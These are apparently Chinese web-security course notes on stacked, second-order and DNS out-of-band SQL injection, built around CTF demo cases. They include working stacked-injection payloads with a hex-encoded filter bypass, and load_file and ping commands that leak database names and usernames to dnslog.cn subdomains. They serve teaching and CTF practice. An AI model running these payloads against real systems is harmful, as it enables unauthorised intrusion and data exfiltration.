
WEB 攻防-通用漏洞&SQL 注入&CTF&二次&堆叠&DNS 带外


ASP
IIS安全
解析
短文件
配置不当写权限
源码问题
MDB下载
ASP数据库植入
ASPX
配置不当
路径泄漏错误
代码安全
DLL反编译
常见漏洞
未授权访问
PHP
应用
CTF考点
真实CMS源码
函数
==与===
intval
strpos
in_array
preg_match
str_replace
JAVA
代码URL对应
JAR反编译
URL路由代
加载jar包
身份验证
JWT安全
其他安全
访问控制

#知识点：

1、数据库堆叠注入

根据数据库类型决定是否支持多条语句执行

2、数据库二次注入

应用功能逻辑涉及上导致的先写入后组合的注入

3、数据库 Dnslog 注入


解决不回显(反向连接),SQL 注入,命令执行,SSRF 等


4、黑盒模式分析以上

二次注入：插入后调用显示操作符合

堆叠注入：判断注入后直接调多条执行

DNS 注入：在注入上没太大利用价值，其他还行





演示案例：

- 二次注入-74CMS&网鼎杯 2018Unfinish
- 堆叠注入-数据库类型&强网杯 2019 随便注
- DNS 利用-平台介绍&SQL 注入&命令执行等

```
#二次注入-74CMS&网鼎杯 2018Unfinish
CTF-[网鼎杯 2018]Unfinish-黑盒
CMS-74CMS 个人会员中心-黑白盒

#堆叠注入-数据库类型&强网杯 2019 随便注
根据数据库类型决定是否支持多条语句执行
支持堆叠数据库类型：MYSQL MSSQL Postgresql 等
';show databases;
';show tables;
';show columns from `1919810931114514`;
';select flag from `1919810931114514`;
';SeT
@a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql from @a;execute execsql;

#DNS 利用-平台介绍&SQL 注入&命令执行等
1.平台
http://www.dnslog.cn
http://admin.dnslog.link
http://ceye.io
2.应用场景：
解决不回显，反向连接，SQL 注入，命令执行，SSRF 等
SQL 注入：
select load_file(concat('\\\\',(select
database()),'.7logee.dnslog.cn\\aa'));
and (select load_file(concat('//',(select
database()),'.69knl9.dnslog.cn/abc')))
命令执行：
ping %USERNAME%.7logee.dnslog.cn
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址